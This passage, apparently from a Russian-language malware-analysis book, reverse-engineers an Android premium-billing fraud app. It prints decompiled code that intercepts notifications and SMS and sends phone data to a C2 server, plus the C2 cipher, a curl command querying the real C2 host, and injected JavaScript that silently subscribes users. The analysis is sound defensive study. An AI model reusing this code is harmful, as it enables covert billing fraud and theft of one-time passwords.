      context.getClassLoader()).loadClass("com.xn3o");
    Log.i("fb_nor", "c" + loadClass2.getName());
    Method method2 = loadClass2.getMethod("xn3o", Context.class);
    Log.i("fb_nor", "m" + method2.getName());
    method2.invoke(null, context);
  }
}
```

Листинг 3-14. Метод `com.gppp.hk.a.b.a` **загружает третий этап вредоносной программы**

Два других метода, вызываемых `yin.Chao.yin`, выглядят менее интересными. `Hook.hook2` содержит код объединения стандартного загрузчика классов приложения с новым загрузчиком. По-видимому, его скопировали из китайских учебных материалов по подключаемым модулям Android, что напоминает о необходимости всегда искать в интернете любой шаблонный код, встречающийся при анализе. Вызов `registerActivityLifecycleCallbacks` регистрирует функцию обратного вызова, которая на разных этапах жизненного цикла приложения предлагает пользователю предоставить определённые разрешения.

Пакет com.*

Прежде чем переходить к третьему этапу, быстро рассмотрим второй пакет ban - `com.*`. В нём множество подпакетов с разными именами, но сходным кодом. Например, в пакете `com.bp.statis.bloodsugar` находится один класс `PE`. Это служба прослушивания уведомлений, объявленная в файле манифеста. Её код крошечный: он лишь передаёт входящее уведомление родительскому классу `com.gppp.hk.b.a`. Большинство других подпакетов `com.*` имеют сходную структуру. Можно предположить, что имена подпакетов принадлежат другим образцам вредоносных программ того же семейства.

Код родительского класса `com.gppp.hk.b.a` столь же мал. Как показано в листинге 3-15, он принимает входящие уведомления, передаёт их другим частям приложения широковещательным сообщением, а затем скрывает исходное уведомление от пользователя.

```
private void post(StatusBarNotification statusBarNotification) {
  CharSequence charSequence =
```

```
      statusBarNotification.getNotification().extras.getCharSequence(
        "android.text");
    if (!TextUtils.isEmpty(charSequence)) {
      Intent intent = new Intent("action_text");
      intent.putExtra("android.text", charSequence.toString());
      sendBroadcast(intent);
    }
    cancelAllNotifications();
  }
```

Листинг 3-15. Класс `com.gppp.hk.b.a` перехватывает уведомления всех остальных приложений на устройстве

Этот код использует зарегистрированные в контексте сообщения и широковещательные приёмники, не объявленные в файле манифеста. Где-то ещё, вероятно в том же приложении, должен находиться широковещательный приёмник, который прослушивает передачи типа `action_text`. Часто найти такой приёмник трудно, но в данном образце вредоносной программы это не так. Если поискать `action_text` в коде третьего этапа, вы его обнаружите.

Подведём итог: всё назначение второго этапа состоит в обеспечении приложению доступа к уведомлениям всех программ в системе. Он перехватывает уведомления и отправляет их содержимое третьему этапу, который второй этап также загружает и выполняет.

Третий этап вредоносной программы

Третий и основной этап этого образца содержит большую часть его вредоносных функций. В нём больше классов и гораздо больше кода, чем на двух предыдущих этапах. Загрузка третьего этапа в jadx показывает код в пакетах `com` и `vgy7.vgy7.vgy7.vgy7.*`.

Эти два пакета сильно различаются. В пакете `com` находится всего один класс - `com.xn3o`. Пакет `vgy7.vgy7.vgy7.vgy7.*` содержит 10 классов, распределённых между несколькими подпакетами. Авторы вредоносной программы приложили определённые усилия для обфускации имён переменных и строк, но общее происходящее всё ещё можно понять на глаз. Например, класс `vgy7.vgy7.vgy7.vgy7.vgy7` содержит множество плохо обфусцированных строк, указывающих на сетевые, телефонные функции и JavaScript.

К сожалению, третий этап слишком велик, чтобы полностью объяснить его в этой главе. Он содержит значительные объёмы специализированного кода для манипулирования определёнными страницами оформления платных услуг и обхода их защиты от ботов. Весь код этого этапа участвует в данных вредоносных функциях, поэтому полностью игнорировать отдельные пакеты трудно. Вместо этого мы опишем только начало анализа третьего этапа.

Проблемы декомпиляции jadx

Декомпиляция кода `com.xn3o.xn3o` превосходит возможности jadx, что иногда происходит при загрузке крупных и сложных фрагментов кода. В качестве первого обходного решения попробуйте параметр jadx **Show Inconsistent Code**, который показывает части кода, не поддавшиеся правильному дизассемблированию. Несогласованный код в основном правилен, но не идеален. Если метод важно понять точно, например метод расшифрования, лучше получить второе мнение.

Получить его можно с помощью других декомпиляторов Android. Например, инструмент Bytecode Viewer включает шесть разных декомпиляторов Android. Обычно хотя бы один из них способен создать достаточно разумный декомпилированный код для любого приложения Android.

Точки входа

При наличии всего 11 классов весь код можно вручную просмотреть в поисках интересных функций. Но ради совершенствования процесса обратной разработки вернёмся к представленным ранее способам поиска точек входа: изучению разрешений; основной точки входа; активностей, служб и широковещательных приёмников; уловок против анализа и скрытого кода; строк и имён API.

Разрешения

Как и второй этап, третий является динамически загружаемым подключаемым модулем, поэтому доступные ему разрешения должны быть объявлены в файле манифеста основного приложения. Поиск разрешений в jadx показывает ссылки на `SEND_SMS` и `RECEIVE_SMS`. Поскольку эти два разрешения не объявлены в манифесте первого этапа, `xn3o` не сможет ими пользоваться. Вероятно, `xn3o` загружается множеством разных вредоносных приложений, некоторые из которых имеют доступ к одному или обоим разрешениям SMS. Возможно также, что приложение подталкивает пользователя установить более новые версии самого себя, где эти разрешения объявлены, но в данной вредоносной программе мы таких функций не обнаружили.

Хотя это приложение не может использовать разрешения SMS, полезно понять, как они применяются при загрузке в другие программы. Первая строка листинга 3-16 вызывает метод `bhu8`, который косвенно обращается к `PackageManager.checkPermission` для проверки наличия разрешения `RECEIVE_SMS`. Вторая строка проверяет `SEND_SMS`. Результаты сохраняются в двух переменных, а позднее отправляются серверу управления вредоносной программы.

```
bhu8 = vgy7.vgy7.vgy7.vgy7.bhu8.bhu8(context);
if (context.getPackageManager().checkPermission(
    "android.permission.SEND_SMS", context.getPackageName()) != 0) {
  z3 = false;
}
```

Листинг 3-16. Третий этап вредоносной программы проверяет разрешения `RECEIVE_SMS` и `SEND_SMS`

Теперь, зная, что `xn3o` при наличии разрешений использует SMS, можно найти в jadx несколько точек входа во вредоносные функции поиском строки `sms`. Класс `vgy7.vgy7.vgy7.vgy7.bhu8` содержит ссылки на API `sendTextMessage`, тогда как в `vgy7.vgy7.vgy7.vgy7.cft6.bhu8` находится код получения и обработки входящих текстовых сообщений. Помимо разрешений SMS, `xn3o`, по-видимому, не проверяет никакие другие.

Основная точка входа

Основная точка входа в `xn3o` определяется вторым этапом `ban`. Листинг 3-17 показывает, что выполнение третьего этапа начинается в методе `xn3o` класса `com.xn3o`.

```
Class loadClass = new DexClassLoader(
  file.getPath(), file.getAbsolutePath(), "",
  context.getClassLoader()).loadClass("com.xn3o");
Log.i("fb_nor", "c" + loadClass.getName());
Method method = loadClass.getMethod("xn3o", Context.class);
Log.i("fb_nor", "m" + method.getName());
method.invoke(null, context);
```

Листинг 3-17. Код в `ban` выполняет метод `com.xn3o.xn3o` третьего этапа

Если лучшей зацепки не найдётся, можно попытаться понять функции третьего этапа, начав отсюда. Пока же рассмотрим другие потенциальные точки входа.

Активности, службы и широковещательные приёмники

Можно также поискать активности, службы и широковещательные приёмники. Функция поиска jadx обнаруживает всего два широковещательных приёмника и почти ничего больше. Первый приёмник обрабатывает отправленные вторым этапом сообщения с `android.text`. Напомним, эта передача содержит перехваченные уведомления приложений. Изучение метода `bhu8.vgy7`, вызываемого в последней строке листинга 3-18, показывает, что приложение сохраняет перехваченные уведомления в списке для последующей обработки.

```
@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
  String stringExtra = intent.getStringExtra(this.f5vgy7);
  if (TextUtils.isEmpty(stringExtra)) {
    stringExtra = intent.getStringExtra("android.text");
  }
  if (TextUtils.isEmpty(stringExtra)) {
    stringExtra = intent.getStringExtra("at");
    if (!TextUtils.isEmpty(stringExtra) && !Telephony.Sms.getDefaultSmsPackage(
        bhu8.this.f2vgy7).equals(intent.getStringExtra("ap"))) {
      return;
    }
  }
  bhu8.vgy7(stringExtra);
}
```

Листинг 3-18. Первый широковещательный приёмник обрабатывает ранее перехваченные уведомления приложений

Второй широковещательный приёмник (листинг 3-19) обрабатывает входящие текстовые сообщения. Для сохранения и обработки перехваченных сообщений он вызывает тот же метод `bhu8.vgy7`, который прежде применялся к перехваченным уведомлениям. Единственное отличие состоит в том, что при начале сообщения со строки `rch` приёмник также обращается к серверу управления.

```
public void onReceive(Context context, Intent intent) {
  vgy7.vgy7.vgy7.vgy7.mko0.vgy7 vgy7Var;
  Object[] objArr = (Object[]) intent.getExtras().get(
    vgy7.vgy7.vgy7.vgy7.vgy7.c);
  if (objArr != null) {
    for (Object obj : objArr) {
      SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) obj);
      String messageBody = createFromPdu.getMessageBody();
      if (messageBody != null && messageBody.startsWith("rch")) {
        new Thread(new vgy7(this, "http://" + vgy7.vgy7.vgy7.vgy7.vgy7.wsx2 +
          "/op/pair?remote=" + vgy7.vgy7.vgy7.vgy7.bhu8.bhu8 + "&device_id=" +
          messageBody.substring(3) + "&number=" + URLEncoder.encode(
            createFromPdu.getOriginatingAddress()))).start();
      }
      bhu8 bhu8Var = bhu8.zse4;
      if (!(bhu8Var == null || (vgy7Var = bhu8Var.mko0) == null)) {
        vgy7Var.mko0("sms_from:" + createFromPdu.getOriginatingAddress());
      }
      bhu8.vgy7(createFromPdu.getMessageBody());
    }
  }
}
```

Листинг 3-19. Второй широковещательный приёмник перехватывает входящие SMS для обработки

Зачем вредоносная программа ищет `rch`, неясно. Возможно, авторы отправляют такие сообщения для связи с программой вместо HTTP-сервера управления.

Уловки против анализа и скрытый код

Поиск типичных уловок против анализа работает и на третьем этапе. Хотя нативный код и случаи применения пакета шифрования `javax.crypto` отсутствуют, можно найти несколько интересных вариантов использования `android.util.Base64`. В листинге 3-20 показан метод, который кодирует массив байтов в Base64, а затем передаёт закодированный массив другой функции.

```
public static byte[] vgy7(byte[] bArr) {
  return vgy7(Base64.encodeToString(bArr, 2), true).getBytes();
}
```

Листинг 3-20. Вредоносная программа использует Base64 и собственное шифрование для связи с сервером

Как вы вскоре увидите, другая функция `vgy7` отвечает за шифрование и расшифрование сообщений между вредоносной программой и сервером управления.

Строки и имена API

Помимо функций, связанных с разрешениями, SMS и кодированием, поиск строк и имён методов позволяет обнаружить ещё несколько интересных частей кода. Поиск `HTTP` показывает встроенные URL, а также код пакета `java.net`, используемый для соединения с ними. Далее в этой главе вы узнаете, что многие из этих URL предназначены для связи с сервером управления вредоносной программы.

Искажение имён

Теперь, когда мы нашли множество направлений дальнейшего анализа, необходимо сделать обфусцированный код удобнее для чтения. Один из важнейших инструментов специалиста по обратной разработке - возможность переименовывать переменные, методы, классы и другие сущности программы. Разработчики вредоносных программ любят применять методы искажения имён против аналитиков, поэтому часто приходится обращать эти преобразования, чтобы восстановить первоначальный код.

Переименование искажённых имён не только облегчает понимание кода. Оно также помогает отслеживать уже проанализированные части. Увидев неискажённое имя, вам не придётся беспокоиться, встречалось ли оно раньше: удобочитаемое имя распознать легче, даже если это что-либо вроде `unknown_string` или `not_sure`. Свободно переименовывайте искажённые сущности, даже если пока не до конца понимаете назначение имени.

При восстановлении имён мы также рекомендуем вносить в них некоторую структуру. Хотя в современной разработке программного обеспечения этот стиль не одобряется, мы обнаружили, что венгерская нотация - соглашение об именовании, при котором сведения о типе переменной включаются в её имя, - чрезвычайно полезна для данной цели. Например, целое число можно назвать `iLen`, строку - `strName` и так далее. Эту схему можно применять даже для восстановления имён методов: например, простую функцию получения значения, которая возвращает строку, названную нами `name`, можно назвать `getStrName`.

Наконец, восстановление имён способно снизить зрительную нагрузку. Старайтесь заменять длинные имена короткими, а имена с числами или символами Unicode - простыми именами только из символов ASCII. При встрече с каждым методом искажения подумайте, зачем он был применён, а затем воспользуйтесь функцией переименования инструмента, чтобы нейтрализовать эффект. Создатели методов искажения считают умным использовать только случайные символы Unicode,

сокращать все имена до одного символа или даже менять направление текста так, чтобы имена читались сверху вниз, а не слева направо. Однако специалистам по обратной разработке все эти приёмы позволяют чрезвычайно легко увидеть разницу между искажёнными и уже восстановленными именами. Гораздо сильнее их сбивает с толку, когда все имена являются случайными английскими существительными либо, как нам доводилось видеть в настоящих вредоносных программах, когда имена взяты из исходного кода, но случайным образом переставлены, так что вредоносная программа использует, например, `int socket` и `Socket i` вместо `int i` и `Socket socket`.

Вооружившись этими принципами восстановления имён, попробуем привести в порядок образец кода третьего этапа. В листинге 3-21 показан исходный код с сохранёнными искажёнными именами.

```
public static void xn3o(android.content.Context p14) {
  android.util.Log.e(vgy7.vgy7.vgy7.vgy7.vgy7.bhu8, p14.getPackageName());
  android.content.Context v5_0 = p14.getApplicationContext();
  if (vgy7.vgy7.vgy7.vgy7.bhu8.qaz1 == null) {
    String v0_12;
    vgy7.vgy7.vgy7.vgy7.bhu8.qaz1 = vgy7.vgy7.vgy7.vgy7.vgy7.wsx2;
    vgy7.vgy7.vgy7.vgy7.bhu8.vgy7 = v5_0.getSharedPreferences("bshwai", 0);
    vgy7.vgy7.vgy7.vgy7.bhu8.vgy7();
    vgy7.vgy7.vgy7.vgy7.bhu8.bhu8 =
      vgy7.vgy7.vgy7.vgy7.bhu8.vgy7.getInt("bshwai", 0);
    vgy7.vgy7.vgy7.vgy7.bhu8.mko0 =
      vgy7.vgy7.vgy7.vgy7.bhu8.vgy7.getString("tffhhk", 0);
    android.telephony.TelephonyManager v0_11 =
      ((android.telephony.TelephonyManager)v5_0.getSystemService("phone"));
    if (v0_11 != null) {
      v0_12 = v0_11.getSimOperator();
      if (android.text.TextUtils.isEmpty(v0_12)) {
        v0_12 = "";
      }
    }
    vgy7.vgy7.vgy7.vgy7.bhu8.cft6 = v0_12;
```

Листинг 3-21. Исходный искажённый код, созданный jadx

Очистим его: уберём длинные имена пакетов, чтобы снизить зрительную перегрузку, присвоим осмысленные имена, с помощью венгерской нотации сделаем сведения о типах легко доступными и пометим ничего не делающий код как no0p (no operation). Восстановленная версия в листинге 3-22 намного понятнее.

```
public static void xn3o(android.content.Context context) {
  android.util.Log.e(Constants.strDrizzt, context.getPackageName());
  android.content.Context context = context.getApplicationContext();
  if (Utils.urlUtansy == null) {
    String strSimOperator;
    Utils.urlUtansy = Constants.urlUtansy;
    Utils.prefBshwai = context.getSharedPreferences("bshwai", 0);
    Utils.noOp();
    Utils.intSettingBhswai = Utils.prefBshwai.getInt("bshwai", 0);
    Utils.strSettingTffhhk = Utils.prefBshwai.getString("tffhhk", 0);
    android.telephony.TelephonyManager telephonyManager =
      ((android.telephony.TelephonyManager)context.getSystemService("phone"));

    if (telephonyManager != null) {
      strSimOperator = telephonyManager.getSimOperator();
      if (android.text.TextUtils.isEmpty(strSimOperator)) {
        strSimOperator = "";
      }
    }
    Utils.strSimOperator = strSimOperator;
```

Листинг 3-22. Код, очищенный с помощью функции переименования jadx

Мы по-прежнему не знаем, что означают настройки в `bshwai` и `tffhhk` и для чего используется URL `urlUtansy`, но преобразованный код теперь можно читать относительно свободно. Обратите также внимание, что двум разным переменным мы дали одно имя `context`. В программировании это было бы серьёзным нарушением, поскольку компиляторы не допускают двух переменных с одинаковым именем в одной области видимости. Однако в обратной разработке такое вполне допустимо и, возможно, даже желательно. Например, переименование каждого неинтересного имени в знак подчёркивания (_) может значительно снизить когнитивную нагрузку.

Связь с сервером управления

В этом разделе мы рассмотрим части `xn3o`, чтобы объяснить работу мошеннического приложения. Выполнение третьего этапа динамично: сервер управления сообщает вредоносной программе, что и в каком порядке делать. Чтобы следить за разбором, необходимо понять, как программа связывается с сервером.

Вы заметите, что мы покинули область чистого статического анализа. На данном этапе ограничиваться только статическим подходом слишком неудобно. Чтобы понять связь вредоносной программы с серверами управления, обычно проще просто запустить её и перехватить трафик. Однако, чтобы сохранить направленность этой главы на статический анализ, объяснение инструментов динамического анализа мы отложим до следующей главы, а здесь сосредоточимся на сведениях, которые можно получить из кода.

Как вы увидите, приложение совершает мошенничество с прямым выставлением счетов оператором, или мошенничество с платными услугами, подписывая пользователей без их ведома или против их воли. Некоторые программы для такого мошенничества действуют исключительно посредством социальной инженерии: показывают пользователям похожие на фишинговые страницы оформления подписки и надеются, что те сами завершат регистрацию. Однако представленная здесь программа применяет второй распространённый метод: имитирует действия пользователя с помощью Android API и JavaScript API и незаметно оформляет подписку на платные услуги. Несмотря на всю автоматизацию, вредоносная программа выполняет лишь несколько ключевых шагов:

• загружает сайт перехода, который перенаправляет на платную услугу;

• с помощью кода автоматически взаимодействует со страницей платной услуги и подписывает пользователя без его согласия;

• перехватывает и извлекает одноразовый пароль, отправленный по SMS;

• вставляет одноразовый пароль на страницу платной услуги, чтобы завершить регистрацию.

Большинство приложений для мошенничества с платными услугами используют примерно одну и ту же схему. Вооружившись этим знанием, мы можем вернуться к третьему этапу вредоносной программы и разобраться, как она выполняет все эти шаги.

Исследование алгоритма шифрования

Вся связь с сервером управления зашифрована с помощью простого алгоритма, находящегося в классе `vgy7.vgy7.vgy7.vgy7.bhu8`. Вспомните, что мы обнаружили этот метод `vgy7` в листинге 3-20. Как показано в листинге 3-23, он принимает два аргумента. Второй аргумент определяет, будет ли строка, переданная первым аргументом, зашифрована (`z = true`) или расшифрована (`z = false`).

```
public static String vgy7(String str, boolean z) {
  int i = 0;
  if (z) {
    Random random = new Random();
    char[] charArray = str.toCharArray();
    StringBuilder sb = new StringBuilder();
    char charAt = "abcdefghijklmnopqrstuvmxyzABCDEFGHIJKLMNOPQRSTUVWXYZ".charAt(
      random.nextInt(13));
    char charAt2 = "abcdefghijklmnopqrstuvmxyzABCDEFGHIJKLMNOPQRSTUVWXYZ".charAt(
      random.nextInt(13) + 13);
    int i2 = (charAt2 - charAt) + 5;
    sb.append(charAt2);
    sb.append(charAt);
    char charAt3 = "abcdefghijklmnopqrstuvmxyzABCDEFGHIJKLMNOPQRSTUVWXYZ".charAt(
      random.nextInt(52));
    while (i < charArray.length) {
      if (i % i2 == 0) {
        sb.append(charAt3);
      }
      sb.append(charArray[i]);
      i++;
    }
    return sb.toString();
  }
  int charAt4 = (str.charAt(0) - str.charAt(1)) + 5;
  char[] charArray2 = str.substring(2).toCharArray();
  StringBuilder sb2 = new StringBuilder();
  while (i < charArray2.length) {
    if (i % (charAt4 + 1) != 0) {
      sb2.append(charArray2[i]);
    }
    i++;

  }
  return sb2.toString();
}
```

Листинг 3-23. Метод `vgy7` способен шифровать и расшифровывать обмен данными с сервером управления.

Алгоритм шифрования явно самодельный и очень слабый. Чтобы зашифровать строку, он сначала выбирает случайную строчную и случайную прописную буквы. Затем вычитает ASCII-код второй буквы из кода первой и прибавляет пять. Зашифрованная выходная строка начинается с двух случайных букв, после которых следуют буквы шифруемой входной строки. В тех позициях строки, где остаток от деления номера позиции на результат вычитания с прибавленными пятью равен нулю, алгоритм вставляет случайный символ, не несущий никакого смысла. Например, третий символ зашифрованной строки (иными словами, нулевой символ преобразованной входной строки) всегда случаен, поскольку остаток от деления нуля на любое значение всегда равен нулю.

Исследование сервера из командной строки

Теперь, когда мы знаем, как работают шифрование и расшифрование, можно написать небольшой сценарий для взаимодействия с сервером управления вредоносной программы и исследования его команд и ответов. Поскольку процедура шифрования и расшифрования целиком содержится всего в одном методе, мы вставили код из jadx в два файла, `Encrypt.java` и `Decrypt.java`, которые можно запускать из командной строки. Здесь для взаимодействия с сервером вредоносной программы используется командная строка Linux:

```
$ echo -n '{"josiwo": "com.bp.statis.bloodsugar", "worikt": "20610",
    "zubfih": "1646292590992_", "qredyb": 30, "kdthit": 6 }' |
  xargs -0 java Encrypt |
  curl https://www.utansy.com/xn3o/in -s -d @- |
  xargs java Decrypt
```

Эта команда кодирует JSON-аргумент со значениями, собранными приложением (они объясняются далее в этом разделе), передаёт командой `echo` его нашему сценарию `Encrypt`, удаляя перевод строки с помощью флага `-n`, направляет зашифрованную полезную нагрузку в cURL, работающую в тихом режиме (`-s`) и режиме POST (`-d`), а затем расшифровывает команду, полученную от сервера. Вывод будет выглядеть примерно так: `"bshwai": 5320786, "xjnguw": ""`.

> **Примечание.** Поскольку серверы управления обычно существуют недолго, мы не ожидаем, что к моменту чтения вами этой книги данный сервер всё ещё будет доступен для экспериментов. К сожалению, это ограничит вашу возможность повторять действия при динамическом анализе.

Регистрация на сервере

Теперь, когда мы можем отправлять на сервер зашифрованные полезные нагрузки и расшифровывать его ответы, можно начать разбираться, как вредоносная программа взаимодействует с ним. Здесь мы покажем сведения, которыми обмениваются вредоносная программа и её сервер управления, имитируя работу программы на реальном устройстве, подключённом к мобильной сети бельгийского оператора Orange. Поскольку для идентификации мобильного оператора телефона вредоносная программа использует в обмене с сервером управления значение поля `worikt`, замена этого значения идентификаторами других операторов позволяет легко экспериментировать с различными мобильными операторами в разных странах.

Первое соединение с сервером управления вредоносная программа устанавливает для регистрации на нём. Она отправляет регистрационные сведения на `https://www.utansy.com/xn3o/in` в виде зашифрованного JSON. Сервер отвечает зашифрованным JSON-объектом, который программа расшифровывает и обрабатывает.

Во всех случаях обмена зашифрованными JSON-сообщениями разработчики вредоносной программы заменили содержательные имена полей JSON бессмысленными, чтобы затруднить анализ. Как это выглядит, можно увидеть в листинге 3-24, где показан расшифрованный JSON-объект, отправленный серверу управления на этапе регистрации.

```
{
  "josiwo": "com.bp.statis.bloodsugar",
  "worikt": "20610",
  "zubfih": "1646292590992_",
  "qredyb": 30,
  "kdthit": 6
}
```

Листинг 3-24. Расшифрованная полезная нагрузка регистрационного сообщения

Чтобы понять эти бессмысленные имена, полезно подойти к задаче с двух сторон. Встречая в коде бессмысленные поля JSON, документируйте присваиваемые им значения. Затем делайте то же самое, когда встречаете бессмысленные поля JSON в расшифрованном обмене данными. О значении некоторых полей, таких как `josiwo`, можно догадаться по присвоенным им значениям. Назначение других, таких как `kdthit`, приходится выяснять посредством изучения кода.

К счастью, вредоносная программа не пытается скрывать бессмысленные строки в коде или повторно использовать одни и те же бессмысленные имена в разных контекстах. Например, поиск `josiwo` в jadx возвращает только одно место, показанное в листинге 3-25. Этот код содержит в точности те же имена полей, что и расшифрованный JSON-объект в листинге 3-24. Можно с уверенностью предположить, что данный код отвечает за присваивание значений этим бессмысленным полям.

```
org.json.JSONObject v1_3 = new org.json.JSONObject();
try {
  v1_3.put("josiwo", v0_2.getPackageName());
} catch (java.io.IOException v0) {
  v0_3 = 0;
} catch (org.json.JSONException v0) {
}
v1_3.put("worikt", bhu8.cft6);
v1_3.put("zubfih", bhu8.xdr5);
v1_3.put("qredyb", android.os.Build$VERSION.SDK_INT);

v1_3.put("kdthit", 6);
nji9.nji9 v1_7 = new nji9.bhu8(0).vgy7.bhu8.vgy7("xn3o/in").toString(),
  bhu8.vgy7(v1_3.toString().getBytes()));
```

Листинг 3-25. Формирование полезной нагрузки JSON регистрационного сообщения

Благодаря этому дополнительному контексту мы видим, что `josiwo` - это явно собственное имя пакета вредоносного приложения, а `qredyb` - уровень сборки SDK устройства. Строка `kdthit` всегда содержит число 6, но его значение неясно. Возможно, это код версии, который помогает клиенту и серверу согласовать протокол связи.

Значение `worikt` и `zubfih` неочевидно, однако, проследив код до места присваивания этих двух переменных, можно понять их смысл: `worikt` - код оператора SIM-карты устройства, возвращаемый `TelephonyManager.getSimOperator` (код `20610` соответствует оператору Orange Belgium). Значение `zubfih` сложнее. В зависимости от уровня API устройства оно принимает либо временную метку Unix времени установки приложения, либо Android ID устройства.

Обработка ответа на регистрацию

После успешного регистрационного запроса сервер управления отвечает строкой, расшифровывающейся в JSON-объект, показанный в листинге 3-26.

```
{
  "bshwai": 4904276,
  "xjnguw": ""
}
```

Листинг 3-26. Ответ сервера управления на регистрацию нового клиента

Точное значение возвращаемого поля `bshwai` неясно, но это может быть идентификатор, присвоенный клиенту. Исследование сервера управления с помощью cURL возвращает для `bshwai` одно и то же значение, пока в поле запроса `zubfih` не будет отправлено новое значение временной метки. Вероятно, сервер использует временную метку установки, чтобы различать заражённые клиенты, и на её основе присваивает новые идентификаторы клиентов. Поскольку идентификаторы клиентов, по-видимому, увеличиваются линейно, это значение также можно использовать для оценки числа заражённых устройств и скорости заражения новых устройств.

Второе возвращаемое значение, `xjnguw`, также весьма интересно. В наших тестах оно почти всегда было пустым. По-видимому, оно зависит от имени пакета приложения, потому что сервер возвращал непустое значение, когда мы меняли параметр имени пакета в `josiwo`, например, на `com.takela.message` - имя пакета другого образца вредоносной программы из того же семейства. Возвращаемые непустые значения выглядят как `1_1487372418053478`, где `1` (или иногда `2`) перед знаком подчёркивания - идентификатор версии загружаемого четвёртого этапа, а часть после знака подчёркивания - идентификатор приложения Facebook, используемый для инициализации Facebook SDK, включённого в этот четвёртый этап. Четвёртый этап загружается с `https://xn3o.oss-accelerate.aliyuncs.com/fbhx1` или `https://xn3o.oss-accelerate.aliyuncs.com/fbhx2` в зависимости от кода версии. В конце этой главы мы рассмотрим эти подключаемые модули.

Загрузка команд

После регистрации на сервере управления вредоносная программа подключается к `https://www.utansy.com/xn3o/ti`, чтобы получить команды для выполнения. Эти команды используются для подключения к партнёрскому сайту, который перенаправляет на страницу оформления платной подписки. После загрузки страницы скачанные команды начинают взаимодействовать с ней и подписывают пользователя без его согласия. Плата будет включена в следующий счёт пользователя за телефон, а партнёр, приведший его к оформлению подписки, получит вознаграждение.

Полезная нагрузка запроса, отправляемая по URL команд, содержит сведения о состоянии устройства, собранные вредоносной программой. В листинге 3-27 показан пример запроса.

```
{
  "zubfih": "1646292590992_",
  "bshwai": 4904276,
  "eymbmw": true,
  "tffhhk":
  {
    "rktfht": false,
    "segdip": false,
    "elbcnf": "+3214137764",
    "dgebpf":
    [
      "sp@porst.tv",
      "@LambdaCube"
    ]
  }
}
```

Листинг 3-27. Полезная нагрузка, отправляемая серверу управления для запроса команд

Поле `eymbmw` указывает, подключено ли устройство к мобильной сети (для оформления подписки на многих сайтах прямого выставления счетов оператором устройствам требуется мобильное подключение). Поле `rktfht` указывает, имеет ли приложение разрешение получать входящие SMS-сообщения или доступ к уведомлениям приложений, необходимый для извлечения одноразового пароля в процессе оформления платной подписки. Поле `segdip` указывает, имеет ли приложение разрешение отправлять SMS-сообщения, которое необходимо для подтверждения платной подписки на некоторых страницах. Поле `elbcnf` содержит номер телефона устройства, а `dgebpf` - список всех учётных записей, зарегистрированных на устройстве. В зависимости от устройства зарегистрированными учётными записями могут быть адрес электронной почты человека, номер WhatsApp, имя учётной записи X или идентификатор профиля LinkedIn. Непонятно, зачем вредоносная программа собирает эти сведения. Кроме того, сюда включены значения `zubfih` и `bshwai`, встречавшиеся в регистрационном запросе.

Обработка ответа сервера управления

Интерпретировать ответ, полученный с URL команд, сложно, но в листинге 3-28 показаны два наиболее очевидных поля.

```
{
  "lybfta":
  [
    {
      "ejqgpk": 42698996,
      "gooycf": "https://d624x9ov.com/dVZjL5Vo?campaign=10372
                 &sub_aff=42698996&sub_aff3=EZ",
      "inbzrz": 200,
      "hyszxc": false,
      "eymbmw": false,
      "gkreil":
      [
        {
          "ejqgpk": 7198,
          "xjnguw": 100,
          "jxdkqb": "try{window.JBridge.call('log','v1');
          var phone_input=document.querySelector('#phone-input');
          var phone_submit=document.querySelector('#phone-continue-button');
          if(phone_input!=null&&phone_input.offsetHeight>0){
            window.JBridge.call('log  ','  phone');
            phone_input.value='0'+'214137764';
            window.JBridge.call('log','214137764');
            var event=document.createEvent('HTMLEvents');
            event.initEvent('input',true,true);
            phone_input.dispatchEvent(event);
            phone_submit.click();
            nextThings();
            ...
          }",
          "gooycf": "https?://s.premium-be-ex.digi-place.com/\\?q.*"
        }
      ]
    }
  ],
  "jxdkqb":
  {}
}
```

Листинг 3-28. Ответ содержит код JavaScript для перемещения по страницам оформления подписки.

Поле `gooycf` содержит партнёрский URL, который будет загружен на следующем этапе мошенничества. Поле `jxdkqb` содержит список инструкций JavaScript. Они используют объект-мост JavaScript, внедрённый на сайт оформления платной подписки, и позволяют вредоносному коду JavaScript взаимодействовать с вредоносным кодом Java в `xn3o`.

> **Примечание.** В исходном JSON-ответе сервера этот код JavaScript находится в одной строке. Здесь мы отформатировали его для удобства чтения. Мы также сократили его, поскольку он очень длинный.

Тайное оформление подписки на платную услугу

После загрузки партнёрского URL и команд JavaScript вредоносная программа открывает партнёрский URL в специализированном `WebView`. Все изменения `WebView` связаны с перехватом загружаемых сайтов и манипулированием ими: отчасти для обхода защиты от ботов на странице оформления подписки, а отчасти для взаимодействия с этой страницей с целью имитации законного пользователя.

Если открыть показанный в ответе с командами партнёрский URL в мобильном веб-браузере, произойдёт перенаправление на сайт, показанный на рисунке 3-3.

Meld je aan op onze mobiele website en check wekelijks DIGI-PLACE. Dit is een abonnementsdienst voor 6 euro / week (+ sms en download kosten). De genoemde prijzen zijn inclusief BTW. De minimale duur is een week, je betaalt dus altijd ten minste een week. Afmelden? SMS STOP naar 9956, bel naar 028800398 of mail naar belgie@mob.support.

Рисунок 3-3. Страница оформления подписки на бельгийскую платную услугу

Это первый этап оформления подписки на платную услугу, на котором пользователь вводит номер телефона. Внизу мелким шрифтом указана стоимость услуги - шесть евро в неделю - и приведены инструкции по отмене подписки.

Настройка моста JavaScript

После загрузки страницы оформления подписки вредоносная программа начинает взаимодействовать с ней через интерфейс JavaScript - стандартный Android API, с помощью которого приложение может создать мост между собой и сайтом в объекте `WebView`. Простой поиск Android API `addJavascriptInterface` в jadx показывает место в `xn3o`, где это происходит (листинг 3-29).

```
public vgy7(Context context, vgy7.vgy7.vgy7.vgy7.mko0.vgy7 vgy7Var) {
  this.f10vgy7 = new nji9(context);
  ...
  WebSettings settings = this.f10vgy7.getSettings();
  settings.setJavaScriptEnabled(true);
  settings.setCacheMode(2);
  settings.setMixedContentMode(0);
  settings.setDomStorageEnabled(true);
  settings.setUserAgentString(vgy7.vgy7.vgy7.vgy7.bhu8.zse4);
  settings.setJavaScriptCanOpenWindowsAutomatically(true);
  ...
  this.f10vgy7.addJavascriptInterface(
    new zse4(), vgy7.vgy7.vgy7.vgy7.vgy7.rfv4);
  this.f10vgy7.setWebChromeClient(new mko0());
  this.f10vgy7.setWebViewClient(new cft6());
}
```

Листинг 3-29. Настройка интерфейса JavaScript для манипулирования страницей оформления подписки

